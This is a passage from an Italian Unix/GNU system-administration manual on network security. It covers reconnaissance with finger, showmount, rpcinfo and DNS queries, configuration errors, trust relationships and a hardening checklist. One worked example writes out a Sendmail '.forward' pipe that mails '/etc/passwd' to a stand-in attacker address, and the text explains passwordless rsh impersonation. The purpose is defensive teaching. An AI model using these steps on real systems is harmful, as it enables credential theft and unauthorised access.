L'informazione sull'utilizzo del sistema è importante per l'aggressore, che può determinare quando agire in modo da non essere scoperto.

L'aggressore potrebbe poi tentare un'interrogazione dell'elenco degli utenti, utilizzando l'esperienza delle consuetudini comuni. Così facendo potrebbe scoprire un utente di sistema

mal configurato, per esempio '**nobody**', oppure un utente di prova lasciato lì, o comunque un'utenza inutilizzata per qualche motivo.

bruto@krampus:~$ **finger root@vittima.brot.dg** [*Invio*]

```
Login: root                           Name: root
Directory: /root                      Shell: /bin/bash
Last login Thu Sep 30 8:34 (CEST) on ttyp1
        from dinkel.brot.dg.1.168.192.in-addr.arpa
…
```

Tanto per cominciare, in questo esempio si vede che l'utente '**root**' può accedere da un elaboratore della rete locale, riconoscendone così la presenza e il nome: *dinkel.brot.dg*.

bruto@krampus:~$ **finger nobody@vittima.brot.dg** [*Invio*]

```
Login: nobody                         Name: Nobody
Directory: /tmp                       Shell: /bin/sh
Never logged in.
…
```

In questo caso, si nota che l'utente '**nobody**' è stato configurato male. infatti, la directory personale di questo utente di sistema, dal momento che esiste una shell presumibilmente valida, non può essere '/tmp/'. Chiunque possa avere accesso a tale directory, cioè ogni utente, potrebbe inserirvi dei file di configurazione allo scopo di abilitare una connessione esterna senza la richiesta di una parola d'ordine (viene descritto più avanti l'uso possibile di file come '.rhosts' e '.shosts').

bruto@krampus:~$ **finger pippo@vittima.brot.dg** [*Invio*]

```
Login: pippo                          Name: (null)
Directory: /home/pippo                Shell: /bin/bash
Last login Thu Jan 1 10:18 (CET) on tty2
```

La scoperta di un utente che non accede da molto tempo, permette all'aggressore di concentrare la sua attenzione su tale utenza per tentare di impadronirsene. Di solito si tratta di utenti creati solo per fare qualche prova ('**pippo**', '**prova**', '**guest**', '**backdoor**', ecc.), lasciati lì e dimenticati. Niente di meglio quindi, considerato che spesso questi hanno delle parole d'ordine banali e individuabili facilmente.

386.2.2 NFS

La condivisione del file system attraverso il protocollo NFS può essere verificata facilmente attraverso un comando come '**showmount**'. La conoscenza delle porzioni condivise del file system aggiunge un tassello in più alle informazioni che può raccogliere l'ipotetico aggressore.

bruto@krampus:~$ **/usr/sbin/showmount -e vittima.brot.dg** [*Invio*]

```
Export list for vittima.brot.dg:
/         *.brot.dg,*.mehl.dg,*.plip.dg
/tftpboot *.brot.dg,*.mehl.dg,*.plip.dg
/home     *.brot.dg,*.mehl.dg,*.plip.dg
/mnt      *.brot.dg,*.mehl.dg,*.plip.dg
/opt      *.brot.dg,*.mehl.dg,*.plip.dg
/usr      *.brot.dg,*.mehl.dg,*.plip.dg
```

Per quanto riguarda questo servizio, l'amministratore di *vittima.brot.dg* è stato abbastanza accurato, tranne per il fatto di avere concesso l'esportazione della directory radice per intero. Il fatto di avere limitato l'accessibilità a domini determinati (presumibilmente componenti la rete locale su cui è inserito tale elaboratore) non è una garanzia sufficiente. Chi dovesse riuscire a ottenere un accesso presso una macchina di questa rete, potrebbe sfruttare l'occasione.

È importante ribadire la pericolosità dell'esportazione di una directory radice. Se un ipotetico aggressore dovesse conoscere un difetto del servente NFS che gli potesse permettere di accedere, anche se formalmente non ne risulta autorizzato, il danno sarebbe enorme.

Si osservi l'esportazione della directory '`/home/`'; di sicuro viene concessa anche la scrittura. Se l'ipotetico aggressore fosse in grado di innestare questa directory nel suo sistema, gli sarebbe facile inserire file di configurazione come '`.rhosts`' ('**`rsh`**') e '`.shosts`' ('**`ssh`**'), per autorizzarsi l'accesso in qualità di quell'utente (anche senza l'utilizzo di alcuna parola d'ordine).

Da quanto affermato, è importante osservare che sarebbe meglio esportare directory in lettura e scrittura solo a nodi clienti indicati in modo preciso, evitando di consentire l'accesso in questo modo a tutta una rete o sottorete. In tutti gli altri casi, dove possibile, sarebbe meglio esportare solo in lettura.

386.2.3 Servizi RPC

Un'altra fonte di informazioni molto importante è data dai servizi RPC, attraverso il Portmapper. Basta usare '**`rpcinfo`**' per sapere quali servizi RPC sono offerti da un certo servente. Si osservi l'esempio seguente:

`bruto@krampus:~$` **`rpcinfo -p vittima.brot.dg`** [*Invio*]

```
   program vers proto   port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    100005    1   udp    635  mountd
    100005    2   udp    635  mountd
    100005    1   tcp    635  mountd
    100005    2   tcp    635  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

In questo caso non c'è molto da sfruttare. In pratica è disponibile solo il servizio NFS. Però, in altre situazioni si può scoprire la presenza di NIS (YP) o di altri servizi più insidiosi.

386.2.4 DNS

Il servizio DNS permette di fornire molte informazioni, spesso inutili. Sarebbe il caso di limitarsi alla configurazione necessaria alla risoluzione corretta dei nomi e degli indirizzi, senza aggiungere altre notizie.

Per ottenere tutte le informazioni offerte da un servente DNS determinato, si può usare '**nslookup**' con l'opzione '**-q=any**'. L'esempio seguente verifica le informazioni riferite al dominio *unipg.it*; come si può vedere dal risultato non ci sono informazioni superflue.

$ **nslookup -q=any unipg.it** [*Invio*]

```
unipg.it
        origin = teseo.unipg.it
        mail addr = postmaster.unipg.it
        serial = 2002101001
        refresh = 86400
        retry = 1800
        expire = 604800
        minimum = 86400
unipg.it        mail exchanger = 10 egeo.unipg.it.
Name:   unipg.it
Address: 141.250.1.4
unipg.it        nameserver = dns2.nic.it.
unipg.it        nameserver = teseo.unipg.it.
unipg.it        nameserver = dedalo.unipg.it.
unipg.it        nameserver = giannutri.caspur.it.

Authoritative answers can be found from:
unipg.it        nameserver = dns2.nic.it.
unipg.it        nameserver = teseo.unipg.it.
unipg.it        nameserver = dedalo.unipg.it.
unipg.it        nameserver = giannutri.caspur.it.
egeo.unipg.it   internet address = 141.250.1.4
dns2.nic.it     internet address = 193.205.245.8
teseo.unipg.it  internet address = 141.250.1.7
dedalo.unipg.it internet address = 141.250.1.6
giannutri.caspur.it     internet address = 193.204.5.35
```

Per questo si può usare anche '**host**' con l'opzione '**-a**', benché i risultati siano leggermente diversi:

$ **host -a unipg.it** [*Invio*]

```
unipg.it                SOA     teseo.unipg.it postmaster.unipg.it (
                        2002101001      ;serial (version)
                        86400   ;refresh period (1 day)
                        1800    ;retry interval (30 minutes)
                        604800  ;expire time (1 week)
                        86400   ;default ttl (1 day)
```

```
                         )
unipg.it                 MX       10 egeo.unipg.it
unipg.it                 A        141.250.1.4
unipg.it                 NS       dns2.nic.it
unipg.it                 NS       teseo.unipg.it
unipg.it                 NS       dedalo.unipg.it
unipg.it                 NS       giannutri.caspur.it
```

Infine, anche '**`dig`**' con l'argomento '**`ANY`**':

$ **`dig ANY unipg.it`** [*Invio*]

```
; <<>> DiG 9.2.1 <<>> ANY unipg.it
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15138
;; flags: qr rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 4, ADDITIONAL: 5

;; QUESTION SECTION:
;unipg.it.                      IN      ANY

;; ANSWER SECTION:
unipg.it.               32777   IN      SOA     teseo.unipg.it. ↩
↪postmaster.unipg.it. 2002101001 86400 1800 604800 86400
unipg.it.               103210  IN      MX      10 egeo.unipg.it.
unipg.it.               43132   IN      A       141.250.1.4
unipg.it.               256298  IN      NS      dns2.nic.it.
unipg.it.               256298  IN      NS      teseo.unipg.it.
unipg.it.               256298  IN      NS      dedalo.unipg.it.
unipg.it.               256298  IN      NS      giannutri.caspur.it.

;; AUTHORITY SECTION:
unipg.it.               256298  IN      NS      dns2.nic.it.
unipg.it.               256298  IN      NS      teseo.unipg.it.
unipg.it.               256298  IN      NS      dedalo.unipg.it.
unipg.it.               256298  IN      NS      giannutri.caspur.it.

;; ADDITIONAL SECTION:
egeo.unipg.it.          80451   IN      A       141.250.1.4
dns2.nic.it.            27141   IN      A       193.205.245.8
teseo.unipg.it.         126469  IN      A       141.250.1.7
dedalo.unipg.it.        126468  IN      A       141.250.1.6
giannutri.caspur.it.    113325  IN      A       193.204.5.35

;; Query time: 2 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Fri Oct 18 09:50:55 2002
;; MSG SIZE  rcvd: 341
```

386.2.5 SNMP

Il protocollo SNMP (*Simple network management protocol*, parte lvi) ha lo scopo di consentire il controllo di apparecchiature raggiungibili attraverso la rete, fornendo un modo per pubblicare delle informazioni, che in parte possono anche essere rese modificabili. Molte apparecchiature che si collegano alla rete offrono questo servizio, comportandosi come «agenti SNMP». Il problema sta nel fatto che, di norma, l'accesso al servizio avviene attraverso la comunità predefinita '**`public`**', ma, peggio ancora, le informazioni pubblicate potrebbero contenere i dati necessari ad accedere per modificarne la configurazione (di solito attraverso un servente HTTP integrato).

Pertanto, ogni volta che si inserisce un componente di rete, occorre sospettare la presenza del servizio SNMP, anche se questo non serve per i propri scopi, provvedendo eventualmente a cambiare il nome della comunità per l'accesso senza autenticazione.

386.3 Errori comuni di configurazione

Gli errori di configurazione dei servizi sono il metodo più comune attraverso cui si consente l'aggressione del proprio sistema. In questo caso, non ci sono sistemi sicuri che tengano, a meno che il servizio stesso sia stato predisposto per impedire delle «castronerie».

386.3.1 FTP anonimo

Il servizio FTP anonimo si basa sulla definizione di un utente di sistema, '**`ftp`**' e della relativa directory personale (*home*), '`~ftp/`'. L'utente che accede in modo normale vede un file system ridotto, dove la radice corrisponde alla directory '`~ftp/`'.

All'interno di questo piccolo mondo ci sono solitamente dei programmi di servizio, delle librerie e dei file di configurazione, tra cui in particolare anche il file '`~ftp/etc/passwd`'. Questo file **non deve** essere la copia di '`/etc/passwd`', altrimenti si rischierebbe di mettere in condizione l'utente anonimo di leggere le parole d'ordine cifrate: un aggressore sarebbe in grado di scoprire le parole d'ordine reali degli utenti. A dire il vero, questa directory '`~ftp/etc/`' dovrebbe impedire la lettura del suo contenuto (0111_8), ma ciò serve solo a non fare conoscere quali file sono contenuti, mentre tutti sanno che c'è comunque il file '`~ftp/etc/passwd`'.

Inoltre, il fatto di lasciare il permesso di scrittura alla directory '`~ftp/`' può essere altrettanto insidioso. Un utente anonimo potrebbe mettere lì un file '`.forward`' creato appositamente per i suoi scopi. Nell'esempio seguente si spiega, sul piano teorico, in che modo un aggressore potrebbe riuscire a farsi spedire via posta elettronica il contenuto del file '`/etc/passwd`' reale del sistema.[1]

1. L'aggressore potrebbe creare un file per il *forward* (il proseguimento dei messaggi) contenente un comando, cosa consentita da Sendmail. In pratica, si potrebbe trattare del contenuto seguente:

   ```
   "|/bin/mail bruto@krampus.mehl.dg < /etc/passwd"
   ```

   Come si vede, si tratta di un condotto con cui si avvia '**`mail`**' per inviare il file '`/etc/passwd`' all'indirizzo *`bruto@krampus.mehl.dg`*.

2. Questo file dovrebbe essere inviato nella directory principale del servizio FTP della vittima, nominandolo '`.forward`', nell'ipotesi che quella directory risulti scrivibile.

3. Da quel momento, è sufficiente inviare un messaggio di posta elettronica qualunque all'indirizzo *ftp@vittima.brot.dg* perché *bruto@krampus.mehl.dg* riceva quel file delle parole d'ordine.

In questo caso, è molto probabile che per l'aggressore non sia poi tanto facile cancellare le tracce lasciate (cosa senza dubbio positiva). Tuttavia questa è la dimostrazione di cosa può fare una configurazione errata di tale servizio.

386.3.2 Accesso remoto

Il servizio offerto dai demoni '**rlogind**' e '**rshd**' è pericoloso per la sua sola presenza, in quanto un aggressore potrebbe utilizzare un difetto in un altro servizio per configurare con successo un proprio accesso utilizzando un utente già esistente. Oltre a questo, una configurazione errata potrebbe consentire un accesso indiscriminato.

La configurazione avviene attraverso due file possibili: '/etc/hosts.equiv' e '~/.rhosts' (il secondo deve risiedere nella directory personale degli utenti che ne vogliono usufruire).

Finché in questi file appaiono solo nomi di nodi a cui viene concesso di accedere, i pericoli sono limitati (si fa per dire): ogni utente accede al servente **senza l'indicazione della parola d'ordine**, ma è almeno costretto a utilizzare lo stesso nominativo-utente. Se però si aggiungono anche i nomi di utenti che possono accedere dall'esterno, se questo viene fatto nel file '/etc/hosts.equiv', si concede loro di assumere la personalità di qualunque altro utente di quel sistema, eccetto (normalmente) l'utente '**root**'.

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Se quello che si vede è il contenuto del file '/etc/hosts.equiv', gli utenti '**tizio**' e '**caio**' del cliente *dinkel.brot.dg* possono accedere come gli pare.

tizio@dinkel:~$ **rsh -l pippo vittima.brot.dg** ... [*Invio*]

L'esempio mostra l'utente '**tizio**' che accede all'elaboratore *vittima.brot.dg*, utilizzando lì il nominativo-utente '**pippo**', senza dover indicare alcuna parola d'ordine.

Questi file non prevedono l'indicazione di commenti. Se viene utilizzato il simbolo '**#**', può sembrare che questo funzioni regolarmente come un commento, però, se a un aggressore fosse possibile introdurre nel sistema DNS un nodo denominato proprio «#», facendo in modo che corrisponda a un suo indirizzo IP di comodo, ecco che quel commento servirebbe solo ad aggiungere un nuovo accesso senza parola d'ordine.

386.4 Servizi e programmi pericolosi per loro natura

Alcuni servizi e alcuni programmi sono pericolosi per loro natura. Se devono essere utilizzati è necessario che ciò avvenga su macchine di una rete locale ben protetta dalla rete esterna.

386.4.1 Trivial FTP

Il protocollo TFTP viene usato normalmente per consentire ai sistemi senza disco (*diskless*) di avviarsi. Per questo, normalmente, viene permesso l'accesso alla directory '`/tftpboot/`' (o a '`/var/lib/tftpboot/`') nel servente, all'interno della quale si articolano le varie directory specifiche di ogni cliente che deve potersi connettere.

Tra queste directory ci potrebbe essere '`/tftpboot/`***indirizzo_ip***`/etc/`', contenente la configurazione particolare di un certo cliente. È chiaro che un aggressore potrebbe avere accesso facilmente a tale file, con il quale poi tentare di decifrare le parole d'ordine degli utenti di quel sistema senza disco.

Il problema diventa più grave se i file '`passwd`' e '`group`' sono comuni a tutti i clienti, al limite anche al servente stesso. Infatti, per semplificare le cose, potrebbero essere stati utilizzati dei collegamenti fisici per questo scopo.

Ancora più grave diventa il problema se il servizio è configurato in modo da consentire l'accesso a partire dalla directory radice del servente, cosa che si ottiene con la riga seguente nel file '`/etc/inetd.conf`'.

```
…
tftp    dgram   udp     wait    root    /usr/sbin/tcpd  in.tftpd /
…
```

386.4.2 NIS

La presenza di un servizio NIS viene scoperta facilmente attraverso un'interrogazione RPC, con il comando '**`rpcinfo -p`**'. L'unica «difesa» che ha il servizio NIS è quella di utilizzare un dominio NIS non intuibile; diversamente, chiunque ne sia a conoscenza può utilizzare il servizio.

Generalmente, il NIS utilizzato con i sistemi GNU, include il TCP wrapper, riconoscendo così i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', cosa che dovrebbe limitare tale problema di accessibilità. Tuttavia, non bisogna dimenticare che i pericoli si corrono anche all'interno della propria rete locale, quella per la quale si concede normalmente l'utilizzo del servizio.

A parte queste considerazioni, il tipo di NIS che si utilizza normalmente fa viaggiare nella rete tutte le informazioni che amministra, comprese le parole d'ordine cifrate degli utenti. Un aggressore che avesse modo di analizzare la rete su cui viaggiano questi dati, potrebbe trarne vantaggio.

Un'altra cosa da considerare è che le informazioni amministrate dal NIS vengono collocate nella directory '`/var/yp/`***dominio_nis***`/`'. Se un aggressore dovesse riuscire a leggere tali directory, verrebbe immediatamente a conoscenza del nome del dominio NIS; poi, analizzando il contenuto dei vari file, potrebbe estrarre tutte le informazioni che gli servono sugli utenti. Quello che si vuole esprimere con questo è che non deve sfuggire l'esportazione della directory '`/var/`' attraverso il servizio NFS, perché sarebbe come esportare la directory '`/etc/`' stessa.

386.4.3 X

Il sistema grafico X è in grado di connettere i dispositivi che compongono la stazione grafica (tastiera, mouse e schermo) attraverso la rete. Questo si traduce nella possibilità per gli utenti di avviare un programma in un elaboratore diverso dal proprio e di gestirne il funzionamento attraverso il proprio schermo grafico. Evidentemente, questo significa che vengono fatte viaggiare attraverso la rete informazioni potenzialmente delicate, esattamente come se si usasse una shell remota non cifrata.

In generale, sarebbe utile impedire qualunque interazione tra gli elaboratori per ciò che riguarda X. Inoltre, bisognerebbe vietarne l'utilizzo incontrollato, impedendo il transito di questo protocollo attraverso i router.[2]

386.4.4 Sendmail

Sendmail è considerato generalmente un servente SMTP fragile dal punto di vista della sicurezza. Sendmail è stato progettato originalmente con una filosofia di massima prestazione e configurabilità, trascurando aspetti della sicurezza che si sono presentati con il tempo.

Uno dei maggiori problemi di Sendmail è legato alla possibilità di avere un destinatario rappresentato da un file o da un condotto. Questo può essere utile nel file '`/etc/aliases`' o nel file '`~/.forward`' di ogni utente, per creare un archivio di messaggi, per gestire una lista di posta elettronica, o per filtrare i messaggi attraverso programmi specifici.

È già stato descritto come potrebbe essere sfruttato il file '`~/.forward`' da parte di un aggressore che sia in grado di creare o di aprire questo file in scrittura nella directory di un utente: inviando un messaggio all'indirizzo di quell'utente potrebbe ottenere l'avvio di un comando definito in un condotto.

In passato, si sono evidenziate diverse tecniche che sfruttavano questo meccanismo, magari semplicemente mettendo dei comandi al posto dei destinatari dei messaggi. Attualmente questi problemi sono conosciuti e le versioni più recenti di Sendmail non dovrebbero consentire più questi trucchi. Fidarsi è bene,... ma in generale Sendmail è classificabile come un programma potenzialmente pericoloso.

A quanto affermato si aggiunga l'estrema difficoltà nella sua configurazione, cosa che costringe generalmente a mantenere ciò che è stato definito da altri. Un errore in questa configurazione, fatto da chiunque, potrebbe permette a qualcuno di sfruttare Sendmail per scopi indesiderabili, al limite solo per la diffusione di *spam*.

386.5 Fiducia e interdipendenza tra i sistemi

Lo studio sui problemi di sicurezza riferiti a un nodo particolare, non può limitarsi all'ambito di quell'elaboratore; deve includere anche l'ambiente circostante, ovvero gli altri elaboratori dai quali può dipendere per determinati servizi, oppure dai quali può accettare accessi senza autenticazione.

L'aggressione a uno di questi sistemi pregiudica conseguentemente tutti quelli che ne dipendono.

386.5.1 Fiducia incondizionata

Si può parlare di «fiducia incondizionata» quando si concede ad altri elaboratori l'accesso, o l'utilizzo di determinati servizi, senza alcuna forma di controllo che non sia la pura determinazione del nome di questi (il nome di dominio) o del numero IP, mentre in condizioni normali sarebbe necessaria almeno l'indicazione di una parola d'ordine.

Il caso limite di fiducia incondizionata è dato dalla configurazione dei servizi di accesso remoto tramite '**`rlogin`**' o '**`rsh`**', in modo tale da non richiedere alcuna parola d'ordine. Nello stesso modo va visto il servizio NFS e la concentrazione amministrativa del NIS.

Quando la fiducia si basa sul semplice riconoscimento del nome del cliente, il punto debole di questo rapporto sta nella gestione dei servizi che si occupano di risolvere questi nomi in indirizzi IP: DNS o NIS. L'aggressore che dovesse essere in grado di prendere il controllo dei sistemi che si occupano di questi servizi, avrebbe la possibilità di modificarli per i suoi scopi. La cosa diventa ancora più grave quando la gestione di questi servizi (DNS) è esterna all'ambiente controllato dall'amministratore che utilizza tale sistema di fiducia.

Eventualmente, i rapporti di fiducia possono essere basati, piuttosto che sui nomi, sugli indirizzi IP. Ciò servirebbe a ridurre i rischi, ma non a sufficienza: se il transito (il *routing*) non è completamente sotto controllo, qualcuno potrebbe dirottare gli instradamenti a proprio vantaggio.

386.5.2 Chiavi di identificazione

Per ridurre i rischi dovuti all'uso della fiducia incondizionata, si possono proteggere alcuni servizi attraverso chiavi di riconoscimento (come nel caso dei protocolli SSL/TLS e SSH), con cui il servente può identificare il cliente, mentre lo stesso cliente può verificare che il servente sia effettivamente la macchina che si intende contattare.

Il meccanismo si basa sulla definizione di una coppia di chiavi: la ***chiave privata*** e la ***chiave pubblica***. L'elaboratore «A» crea una coppia di chiavi che vengono usate in seguito per certificare la propria identità: la chiave privata non viene divulgata e serve per generare di volta in volta la prova della propria identità, la chiave pubblica viene fornita a tutti gli altri elaboratori che hanno la necessità di verificare l'identità di «A». Quando due elaboratori vogliono potersi identificare a vicenda, entrambi devono essersi scambiati la chiave pubblica rispettiva.

386.5.3 Cifratura delle comunicazioni

Quando esiste un reticolo di fiducia reciproca tra diversi nodi, anche se questi possono avere un sistema sicuro di identificazione, resta il problema del transito dei dati lungo la rete, che potrebbero essere intercettati da un aggressore. Infatti, non bisogna trascurare la possibilità che qualcuno riesca a introdursi fisicamente nella rete locale (anche se apparentemente sicura), introducendo un piccolo elaboratore, nascosto opportunamente, con lo scopo di registrare tutte le transazioni, da cui trarre poi informazioni importanti (quali per esempio le parole d'ordine utilizzate per l'accesso remoto).

A questo si può porre rimedio solo con un buon sistema di cifratura, come avviene attraverso il protocollo SSH. Tuttavia, il problema rimane per tutti quei servizi per i quali non è prevista tale possibilità.

386.6 Backdoor: cosa ci si può attendere da un sistema compromesso

Le porte posteriori, o le botole, o *backdoor*, sono delle anomalie «naturali», o create ad arte, per permettere a qualcuno di accedere o utilizzare servizi in modo riservato. In pratica, è l'equivalente di un passaggio segreto, sconosciuto al proprietario del castello, attraverso il quale altri possono entrare quando vogliono senza essere notati.

Un aggressore che sia riuscito ad accedere in qualche modo a un sistema, potrebbe prendersi la briga di consolidare la posizione raggiunta ritoccando la configurazione o sostituendo gli eseguibili di alcuni servizi, allo scopo di garantirsi un accesso privilegiato, possibilmente invisibile attraverso i mezzi normali.

Attraverso Internet è possibile procurarsi pacchetti di programmi modificati ad arte per ottenere tali scopi, noti normalmente con il nome *rootkit*. Quindi, il problema è più serio di quanto si possa immaginare a prima vista.

386.7 Regole dettate dal buon senso

La soluzione assoluta che garantisca la sicurezza dei sistemi connessi in rete non esiste. Tuttavia si possono tenere a mente alcune regole elementari, dettate dal buon senso. L'elenco di suggerimenti che appare di seguito, è ispirato in modo particolare da *Improving the Security of your site by breaking into it* di Dan Farmer e Wietse Venema.

- Le reti locali vanno organizzate almeno a due livelli, isolando la porzione esposta all'esterno (DMZ) da quella interna.
- Sarebbe bene escludere il servizio Finger. Se ciò non fosse possibile, sarebbe almeno il caso di utilizzarne una versione modificata che non fornisca informazioni troppo delicate come la directory personale e l'origine dell'ultimo accesso.
- Non si deve usare il NIS, a meno che ciò sia assolutamente necessario.
- Si deve usare il servizio NFS il meno possibile.
- Se viene attivato il servizio NFS, non devono essere esportate directory in modo incondizionato a qualunque nodo (attualmente, i serventi NFS nei sistemi GNU/Linux non lo consentono in ogni caso). Inoltre, è bene cercare almeno di limitare l'esportazione alla sola lettura.

  Non si deve esportare assolutamente la directory radice.
- Evitare di fornire servizi attraverso programmi ben conosciuti per i loro problemi di sicurezza. Sendmail è un esempio tipico di un tale programma così pericoloso.
- Occorre porre un'attenzione particolare alla protezione dei serventi che offrono servizi delicati come DNS, NFS, NIS e altro. Su queste macchine sarebbe opportuno fossero ammessi ad accedere solo utenti che hanno un ruolo amministrativo.
- È necessario esaminare attentamente i servizi offerti, spesso in modo predefinito, attraverso l'analisi del file '`/etc/inetd.conf`', l'interrogazione delle RPC (il Portmapper) e l'elenco dei processi (alcuni servizi potrebbero essere indipendenti sia dal supervisore dei servizi di rete che dal sistema delle RPC).

  È importante che siano attivi solo i servizi necessari.

- Quando possibile è opportuno utilizzare l'avvio dei servizi attraverso il controllo del supervisore dei servizi di rete e del TCP wrapper. Quando non si intende fornire un servizio, conviene almeno monitorarne le richieste attraverso l'ausilio del TCP wrapper (questo particolare viene chiarito nel capitolo 390).

- Ridurre o eliminare del tutto la «fiducia» basata esclusivamente sul nome del cliente.

- Utilizzare parole d'ordine oscurate e un comando '**`passwd`**' che non consenta l'utilizzo di parole d'ordine troppo semplici (generalmente è già così nella maggior parte delle distribuzioni GNU/Linux).

- Fare a meno di gestire gruppi di lavoro abbinati a parole d'ordine: una parola d'ordine di gruppo è un segreto senza valore.

- Disabilitare gli utenti di sistema ('**`bin`**', '**`daemon`**', ecc.); disabilitare o eliminare gli utenti comuni che non abbiano utilizzato il sistema da tanto tempo (una gestione corretta delle parole d'ordine oscurate può automatizzare questo meccanismo.

- Leggere la documentazione disponibile riferita al problema della sicurezza e tenersi aggiornati il più possibile, anche iscrivendosi ai gruppi di discussione che trattano l'argomento.

- Installare gli aggiornamenti riferiti alla sicurezza il più presto possibile.

- Scandire regolarmente il file system alla ricerca di alterazioni nei file. Per questo si utilizzano programmi come AIDE e Tripwire.

Figura 386.13. Separazione tra la rete interna da proteggere e la zona demilitarizzata (DMZ).

386.8 Lista di spunta

Oltre che tenere a mente le regole dettate dal buon senso per cercare di evitare problemi nella sicurezza dei sistemi amministrati, si potrebbe pensare alla definizione di un comportamento standard, verificabile attraverso una lista di spunta, come si fa di solito nei paesi di lingua inglese (*checklist*). Nel documento *Improving the security of your UNIX system*, viene proposta un'appendice con un esempio di una tale lista, a cui si ispira quella seguente.

È chiaro che ogni amministratore deve decidere la propria strategia, in funzione delle esigenze e della sua personale propensione al rischio. Con l'esempio seguente, si vuole solo invitare a predisporre la propria lista di spunta personale.

Sicurezza delle utenze

- Definizione delle regole imposte agli utenti riferite alle parole d'ordine.
- Verifica delle parole d'ordine rispetto a scelte ovvie.
- Definizione della scadenza di ogni utenza.
- Eliminazione di utenti generici (come il tipico utente '**`guest`**').
- Verifica che tutti gli utenti abbiano una parola d'ordine, oppure che queste siano disabilitate attraverso un asterisco (o qualunque altro carattere impossibile) nel campo corrispondente.
- Verifica che tutti gli utenti di sistema non possano essere utilizzati per accedere, a causa della presenza di un asterisco nel campo della parola d'ordine.
- Eliminazione delle utenze di gruppo.

Sicurezza della rete

- Eliminazione del file '`/etc/hosts.equiv`'.
- Eliminazione dei file '`~/.rhosts`' di ogni utente.
- Verifica che il file '`/etc/securetty`' contenga solo dispositivi di console.
- Verifica che l'esportazione NFS sia consentita solo a nodi indicati in modo preciso, possibilmente per numero IP.
- Verifica dell'esportazione NFS minima indispensabile.
- Verifica della versione di Sendmail.
- Eliminazione del servizio Finger se non è indispensabile.
- Verifica del corretto funzionamento del sistema di aggancio nelle connessioni seriali (non devono rimanere aperte le connessioni).
- Impedire il transito del protocollo del sistema grafico X attraverso i router.

Sicurezza del file system

- Eliminazione dei bit SUID e SGID negli script di shell (anche se questo non dovrebbe causare problemi con i sistemi GNU/Linux).
- Verifica di tutti i programmi che hanno il bit SUID o SGID attivato, a meno di quelli che notoriamente devono avere questo privilegio.
- Verifica della presenza del bit Sticky nelle directory che sono accessibili in scrittura da tutti gli utenti.

- Verifica del valore della maschera dei permessi riferita alla configurazione dell'utente '**`root`**'.
- Verifica dei permessi dei file di dispositivo.

Copie di sicurezza

- Copia di sicurezza completa (livello zero) ogni mese.
- Copia di sicurezza incrementale (livello uno) almeno ogni due settimane.
- Utilizzo di sistemi di memorizzazione WORM,[3] come i CD-R, per le copie di sicurezza di livello zero.

386.9 Riferimenti

- Kevin Fenzi, *Linux Security HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩
- Dan Farmer, Wietse Venema, *Improving the Security of Your Site by Breaking Into it*, 1995

  ⟨*http://www.alw.nih.gov/Security/Docs/admin-guide-to-cracking.101.html* ⟩
- Christopher Klaus, *Backdoors*, 1997

  ⟨*http://web.textfiles.com/hacking/backdoors.txt* ⟩
- Steven M. Bellovin, *There Be Dragons*, 1992

  ⟨*http://www.cs.columbia.edu/~smb/papers/dragon.ps* ⟩
- David A. Curry, *Improving the security of your UNIX systems*, 1990

  ⟨*http://www.alw.nih.gov/Security/Docs/unix-security.html* ⟩
- CERT (Computer Emergency Response Team) Coordination Center

  ⟨*http://www.cert.org/* ⟩
- Mathematics and Computing Science Dept. of Eindhoven University of Technology (the Netherlands, Europe)

  ⟨*ftp://ftp.porcupine.org/pub/security/* ⟩

[1] L'idea è tratta da *Improving the security of your site by breaking into it*, di Dan Farmer e Wietse Venema.

[2] Per accedere a una sessione grafica da una postazione remota si usa preferibilmente VNC attraverso un tunnel cifrato, come si può leggere nel capitolo 235.

[3] Un sistema di memorizzazione che consente la scrittura una volta sola e non permette la cancellazione successiva (salvo il caso della distruzione fisica).

Capitolo 387 Virus, vermi e cavalli di Troia

Nello studio dei problemi di sicurezza legati all'uso di strumenti informatici, non vanno trascurati i virus e il software modificato ad arte per arrecare qualche tipo di danno. Lo scopo di questo capitolo è quello di fare comprendere il problema, pur senza poterlo risolvere in modo definitivo.

387.1 Classificazione

Di per sé, non è molto importante classificare il software che arreca danno in qualche modo, se non per il fatto che questo permette di avere una visione un po' più chiara del problema. In generale si distinguono due tipi fondamentali: i ***virus*** e i ***cavalli di Troia***. Eventualmente si considerano anche i ***vermi***, come sottogruppo particolare dei virus.

Il virus è un pezzo di codice in grado di riprodursi nel sistema, attaccandosi ai programmi già esistenti, agli script, sostituendosi al settore di avvio di un disco o di una partizione, inserendosi all'interno di file di dati che prevedono la presenza di macroistruzioni. Naturalmente, un virus non è necessariamente in grado di fare tutto questo simultaneamente: dipende da chi lo realizza il modo in cui può riuscire a riprodursi.

Un cavallo di Troia, o *trojan* (troiano), è un programma che di per sé svolgerebbe una funzione più o meno utile, che però nasconde una parte di codice indesiderabile. Il classico cavallo di Troia è un gioco, che mentre viene utilizzato fa anche qualcosa di diverso, come cancellare dei file, oppure spedire all'esterno informazioni sulla configurazione del proprio sistema. Un cavallo di Troia potrebbe essere anche un programma normale che sia stato infettato ad arte con un virus, allo scopo di diffondere il virus stesso.

Il verme è un sottoinsieme specifico dei virus, il cui intento principale è quello di diffondersi attraverso la rete. Generalmente, anche se non sempre, il verme si cancella una volta che è riuscito a copiarsi all'esterno.

387.2 Fidarsi o non fidarsi

Si comprende facilmente il senso di un cavallo di Troia. Come sempre vale la solita raccomandazione: «non accettare nulla -- caramelle o qualunque altra cosa -- dagli estranei». Infatti, una caramella può essere avvelenata, un oggetto appuntito potrebbe essere stato infettato con qualche sostanza,[1] così come un programma può essere stato alterato ad arte. Purtroppo, spesso non ci sono alternative alla «fiducia», soprattutto quando il programma in questione è accessibile solo in forma di eseguibile senza sorgente.

